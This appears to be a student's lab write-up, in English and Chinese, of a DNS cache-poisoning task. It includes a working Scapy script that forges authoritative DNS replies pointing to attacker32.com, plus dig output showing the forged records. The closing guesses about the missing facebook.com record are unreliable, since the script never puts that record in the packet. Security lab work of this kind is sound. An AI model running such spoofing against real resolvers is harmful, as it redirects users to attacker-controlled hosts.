Task 9: Targeting the Additional Section

The goal of this task is to spoof some entries in this section and see whether they will be successfully cached by the target local DNS server. In particular, when responding to the query for www.example.net, we add the following entries in the spoofed reply, in addition to the entries in the Answer section:

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
# Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
# Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
# The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200,
rdata='172.16.133.129')
# The Authority Section
    NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200,
rdata='attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',ttl=259200,
rdata='attacker32.com')
# The Additional Section
    Addsec1 = DNSRR(rrname='attacker32.com', type='A',ttl=259200,
rdata='1.2.3.4')
```

```
    Addsec2 = DNSRR(rrname='ns.example.net', type='A',ttl=259200,
rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com',
type='A',ttl=259200, rdata='3.4.5.6')
# Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,
qr=1, qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec,
ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
# Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt

    send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53 and src host
172.16.133.128', prn=spoof_dns)
```

user运行dig:

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64327
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       172.16.133.129

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
google.com.             259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8

;; Query time: 60 msec
;; SERVER: 172.16.133.128#53(172.16.133.128)
;; WHEN: Tue Nov 17 06:05:17 EST 2020
;; MSG SIZE  rcvd: 201
```

> *关于addtional section:*
>
> *https://stackoverflow.com/questions/52136176/what-is-additional-section-in-dns-and-how-it-works*

发现server cache 与 user的 dig response additon sec中只有两条与reply有关的entry被保留;

查找资料并且推测原因，可能是addtional section是预测并且为之后可能会用到的query所服务的，因此facebook这个毫不相干的entry就被丢弃;

或者是因为Facebook.com是三者唯一活跃并且真实的网址，有差错检查机制。